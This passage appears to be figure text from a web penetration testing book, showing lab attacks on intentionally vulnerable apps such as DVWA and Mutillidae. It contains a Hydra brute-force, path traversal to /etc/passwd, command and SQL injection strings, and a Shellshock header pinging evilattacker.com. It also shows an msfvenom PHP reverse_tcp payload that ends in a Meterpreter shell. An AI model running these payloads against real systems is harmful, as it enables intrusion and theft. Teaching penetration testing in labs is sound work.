

Don't submit login forms
 Prompt for guidance
 Handle as ordinary forms
 Automatically submit these credentials:


Username:

Password:



Chapter 4: Major Flaws in Web Applications





```
root@Kali:~#
root@Kali:~# hydra 192.168.1.8 http-form-post "/form_auth/login.php:user=^USER^&
pass=^PASS^:Rejected" -L user.txt -P pass.txt -t 10 -w 30 -o hydra2.txt
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2015-02-14 10:42:34
[DATA] 10 tasks, 1 server, 391 login tries (l:17/p:23), ~39 tries per task
[DATA] attacking service http-post-form on port 80
[80][www-form] host: 192.168.1.8 login: testuser password: karaoke
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-02-14 10:42:35
root@Kali:~#
```

No of login attempts

request to http://192.168.1.65:80

forward

drop

intercept is on

action

raw params headers hex

```
POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1
Host: 192.168.1.65
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.15) Gecko/2009102815 Ubuntu/9.04 (jaunty) Firefox/3.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://192.168.1.65/mutillidae/index.php?page=text-file-viewer.php
Cookie: showhints=0; PHPSESSID=gmbc2ch5mfhg9nnf70560e2p0; acopendivids=swingset,jotto,phpbb2,redmine; acgr
Content-Type: application/x-www-form-urlencoded
Content-Length: 106
```

```
textfile=http%3A%2F%2Fwww.textfiles.com%2Fhacking%2Fhack1.hack&text-file-viewer-php-submit-button=View+File
```

request to http://192.168.1.65:80

forward

drop

intercept is on

action

raw params headers hex

```
POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1
Host: 192.168.1.65
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.15) Gecko/2009102815 U
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://192.168.1.65/mutillidae/index.php?page=text-file-viewer.php
Cookie: showhints=0; PHPSESSID=gmbc2ch5mfhg9nnf70560e2p0; acopendivids=swin
Content-Type: application/x-www-form-urlencoded
Content-Length: 109
```

```
textfile=../../etc/passwd&text-file-viewer-php-submit-button=View+File
```

← → ↻ 192.168.1.68/mutillidae/index.php?page=text-file-viewer.php

**Take the time to read some of these great old school hacker text files.
Just choose one from the list and submit.**

Text File Name

For other great old school hacking texts, check out <http://www.textfiles.com/> .

File: ../etc/passwd

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh

```

← → ↻ 192.168.1.68/mutillidae/index.php?page=dns-lookup.php ☆

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Results for facebook.com && ls -la

```

Server:      103.7.148.2
Address:     103.7.148.2#53

Non-authoritative answer:
Name:   facebook.com
Address: 173.252.120.6

total 532
drwxr-xr-x 16 www-data www-data 4096 Sep 27 2013 .
drwxr-xr-x 28 root      root    4096 Sep 26 2013 ..
-rwxr-xr-x 1 www-data www-data 174  Sep 26 2013 .buildpath
drwxr-xr-x 8 www-data www-data 4096 Sep 26 2013 .git
-rwxr-xr-x 1 www-data www-data 829  Sep 26 2013 .htaccess
-rwxr-xr-x 1 www-data www-data 712  Sep 26 2013 .project
drwxr-xr-x 2 www-data www-data 4096 Sep 26 2013 .settings
-rwxr-xr-x 1 www-data www-data 14153 Sep 26 2013 add-to-your-blog.php
drwxr-xr-x 2 www-data www-data 4096 Sep 26 2013 ajax
-rwxr-xr-x 1 www-data www-data 5909 Sep 26 2013 arbitrary-file-inclusion.php
-rwxr-xr-x 1 www-data www-data 534  Sep 26 2013 authorization-required.php

```

Server Error in '/' Application.

Invalid column name 'x'.


Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Invalid column name 'x'.



← → ↻ http://192.168.1.70/info.php ☆


Query failed Duplicate entry '6.0.84' for key 2

Warning: mysql_list_rows(): supplied arguments is not a valid MySQL result resource in /usr/local/www/data-dist/info.php on line 10



```
select * from Users where userid= `` OR 1=1 -- AND password = `*`
```






Parsed	Raw
<pre> POST http://vulnsite.org:80/shopping/show.php HTTP/1.1 Host: VM1 User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.24) Gecko/20111103 Firefox/3.6.24 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-us,en;q=0.5 Accept-Encoding: gzip,deflate Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7 Keep-Alive: 115 Proxy-Connection: keep-alive Referer: http://vulnsite.org/shopping Cookie: PHPSESSID=5t8b14sgg2uutpkigld895ac24 Content-Type: application/x-www-form-urlencoded Content-length: 19 item_id=1&item_id=2 </pre>	
	<p>← 2 values passed for one variable in POST method</p>

```
Parsed Raw
POST http://bestloot.com/cart.php HTTP/1.1
Host: VM1
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.24) Gecko/20111103 Firefox/3.6.24
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Proxy-Connection: keep-alive
Referer: http://bestloot.com/shopping
Cookie: PHPSESSID=qj3b14sewg2uruqwkyd895ac58
Content-Type: application/x-www-form-urlencoded
Content-length: 19

item_id=111&discount_amount=500&final_amount=2500&item_id=222
```

 **Malicious POST request with duplicate variables**

```
Parsed Raw
HTTP/1.1 302 Moved Temporarily
Date: Wed, 08 March 2015 1:23:28 GMT
Location: http://fakewebsite.com/regions.php?region=India
Content-Type: text/html
Set-Cookie:
Cookie: PHPSESSID=edqvg3nt390ujqr906730ru1p5
ApqwBE!-1251019693; path=/
Connection: Close
```

Chapter 5: Attacking the Server Using Injection-based Flaws

<http://onlinebookstore.com/list.php>

Tesla
Greylore
Dante
Tinkle
Arkin Comics
Heven & Hell

Linux kali-1 3.18.0-kali3.amd64

```
root@kali-1:/home#  
root@kali-1:/home# /usr/bin/wapiti-getcookie /home/data/cookie.json http://192.168.1.70/dvwa/login.php  
<Cookie security=low for 192.168.1.70/dvwa>  
<Cookie PHPSESSID=8fahbb84sa612f77d1mrrp90s4 for 192.168.1.70/>  
Please enter values for the following form:  
url = http://192.168.1.70/dvwa/login.php  
username (default) : user  
password (letmein) : user  
Login (Login) : user  
<Cookie security=low for 192.168.1.70/dvwa>  
<Cookie PHPSESSID=8fahbb84sa612f77d1mrrp90s4 for 192.168.1.70/>  
root@kali-1:/home#
```



```
root@kali-1:/home# cat /home/data/cookie.json
{
  ".192.168.1.70": {
    "/dvwa": {
      "security": {
        "version": 0,
        "expires": null,
        "secure": false,
        "value": "low",
        "port": null
      }
    },
    "/": {
      "PHPSESSID": {
        "version": 0,
        "expires": null,
        "secure": false,
        "value": "8fahbb84sa612f77d1mrrp90s4",
        "port": null
      }
    }
  }
}
root@kali-1:/home#
```

```
root@Kali:~#
root@Kali:~# wapiti http://192.168.1.70/dvwa/vulnerabilities/exec -c /home/data/
cookie.json -v 2 -f html -o /home/data -m "--all,exec:post"
Wapiti-2.2.1 (wapiti.sourceforge.net)
http://192.168.1.70/dvwa/vulnerabilities/exec
http://192.168.1.70/dvwa/vulnerabilities/exec/
http://192.168.1.70/dvwa/vulnerabilities/exec/.


Notice
=====
This scan has been saved in the file /root/scans/192.168.1.70.xml
You can use it to perform attacks without scanning again the web site with the "-k" parameter
[*] Loading modules :
+ http://192.168.1.70/dvwa/vulnerabilities/exec/
  {u'ip': 'on', u'submit': '/e\x00'}
Timeout in http://192.168.1.70/dvwa/vulnerabilities/exec/
  with params = ip=on&submit=%2Fe%00
  coming from http://192.168.1.70/dvwa/vulnerabilities/exec/

Report
-----
A report has been generated in the file /home/data/index.html
Open /home/data/index.html with a browser to see this report
root@Kali:~#
```



Vulnerabilities report -- Wapiti

Summary



	SQL Injection (1)	Blind SQL Injection (2)	File Handling (3)	Cross Site Scripting (4)	CRLF (5)	Commands execution (6)	Resource consumption (7)	Htaccess Bypass (8)	Backup file (9)	Potentially dangerous file (10)
High	0	0	0	0	0	1	0	0	0	0
Medium	0	0	0	0	0	0	3	0	0	0
Low	0	0	0	0	0	0	0	0	0	0

COMMANDS EXECUTION

Description: This attack consists in executing system commands on the server. The attacker tries to inject this commands in the request parameters

Solution: Prefer working without user input when using file system calls

References:

- http://www.owasp.org/index.php/Command_Injection

Risk Level	High
Url	http://192.168.1.70/dvwa/vulnerabilities/exec/
Parameter	ip=a%3Benv&submit=submit
Info	Command execution coming from http://192.168.1.70/dvwa/vulnerabilities/exec/

```
root@kali-1:/home# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.69 LPORT=5061 -e php/base64 -f raw > /home/data/phpshell.txt
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of php/base64
php/base64 succeeded with size 1785 (iteration=0)

root@kali-1:/home#
```


```
phpshell.txt
File Edit Search Options Help
<?php echo eval(base64_decode(Izw.chr(47).cGhwCgplcnJvc19yZXBvcnRpbmcoMCK7C
?>|
```

```
root@kali-1:/home# cd /home/data/
root@kali-1:/home/data# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.1.60 - - [28/Mar/2015 03:50:46] "GET / HTTP/1.1" 200 -
192.168.1.60 - - [28/Mar/2015 03:50:46] "GET /css/kube.min.css HTTP/1.1" 200 -
192.168.1.60 - - [28/Mar/2015 03:50:46] "GET /css/master.css HTTP/1.1" 200 -
192.168.1.60 - - [28/Mar/2015 03:50:46] "GET /js/jquery-1.9.1.min.js HTTP/1.1" 200 -
192.168.1.60 - - [28/Mar/2015 03:50:46] "GET /logo_clear.png HTTP/1.1" 200 -
192.168.1.60 - - [28/Mar/2015 03:50:46] "GET /js/kube.tabs.js HTTP/1.1" 200 -
192.168.1.60 - - [28/Mar/2015 03:50:46] code 404, message File not found
192.168.1.60 - - [28/Mar/2015 03:50:46] "GET /favicon.ico HTTP/1.1" 404 -
192.168.1.60 - - [28/Mar/2015 03:51:16] "GET / HTTP/1.1" 200 -
192.168.1.60 - - [28/Mar/2015 03:51:18] "GET /phpshell.txt HTTP/1.1" 200 -
```

```
=[ metasploit v4.11.1-2015031001 [core:4.11.1.pre.2015031001 api:1.0.0]
+ -- --=[ 1412 exploits - 802 auxiliary - 229 post ]
+ -- --=[ 361 payloads - 37 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.69
LHOST => 192.168.1.69
msf exploit(handler) > set LPORT 5061
LPORT => 5061
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.69:5061
[*] Starting the payload handler...
```



Vulnerability: Command Execution



Ping for FREE

Enter an IP address below:

```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.69:5061
[*] Starting the payload handler...
[*] Sending stage (40499 bytes) to 192.168.1.70
[*] Meterpreter session 2 opened (192.168.1.69:5061 -> 192.168.1.70:38694) at 2015-03-28 04:26:29 +0530

meterpreter >
meterpreter >
meterpreter >
meterpreter > sysinfo
Computer      : owaspbwa
OS            : Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686
Meterpreter   : php/php
meterpreter > pwd
/owaspbwa/dvwa-git/vulnerabilities/exec
meterpreter > shell
Process 3295 created.
Channel 4 created.
date
Sat Mar 28 07:35:28 EDT 2015
lsb_release -i
Distributor ID: Ubuntu
```

 Request to http://192.168.1.70:80	Normal Header
<input type="button" value="Forward"/> <input type="button" value="Drop"/> <input checked="" type="button" value="Intercept is on"/> <input type="button" value="Action"/>	
<input checked="" type="button" value="Raw"/> <input type="button" value="Params"/> <input type="button" value="Headers"/> <input type="button" value="Hex"/>	
GET /mutillidae/index.php?page=user-info.php&username=%60&password=%60 &user-info-php-submit-button	
Host: 192.168.1.70	
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.5.0	
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	
Accept-Language: en-US,en;q=0.5	
Accept-Encoding: gzip, deflate	
Referer: http://192.168.1.70/mutillidae/index.php?page=user-info.php	
 Request to http://192.168.1.70:80	Changing User-Agent field to exploit Shellshock
<input type="button" value="Forward"/> <input type="button" value="Drop"/> <input checked="" type="button" value="Intercept is on"/> <input type="button" value="Action"/>	
<input checked="" type="button" value="Raw"/> <input type="button" value="Params"/> <input type="button" value="Headers"/> <input type="button" value="Hex"/>	
GET /mutillidae/index.php?page=user-info.php&username=%60&password=%60 &user-info-php-submit-button	
Host: 192.168.1.70	
User-Agent: () {:}; ping -c 2 evilattacker.com	
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	
Accept-Language: en-US,en;q=0.5	
Accept-Encoding: gzip, deflate	
Referer: http://192.168.1.70/mutillidae/index.php?page=user-info.php	

```

root@kali-1:~# dirb http://192.168.1.67 /usr/share/dirb/wordlists/common.txt

-----
DIRB v2.21
By The Dark Raver
-----

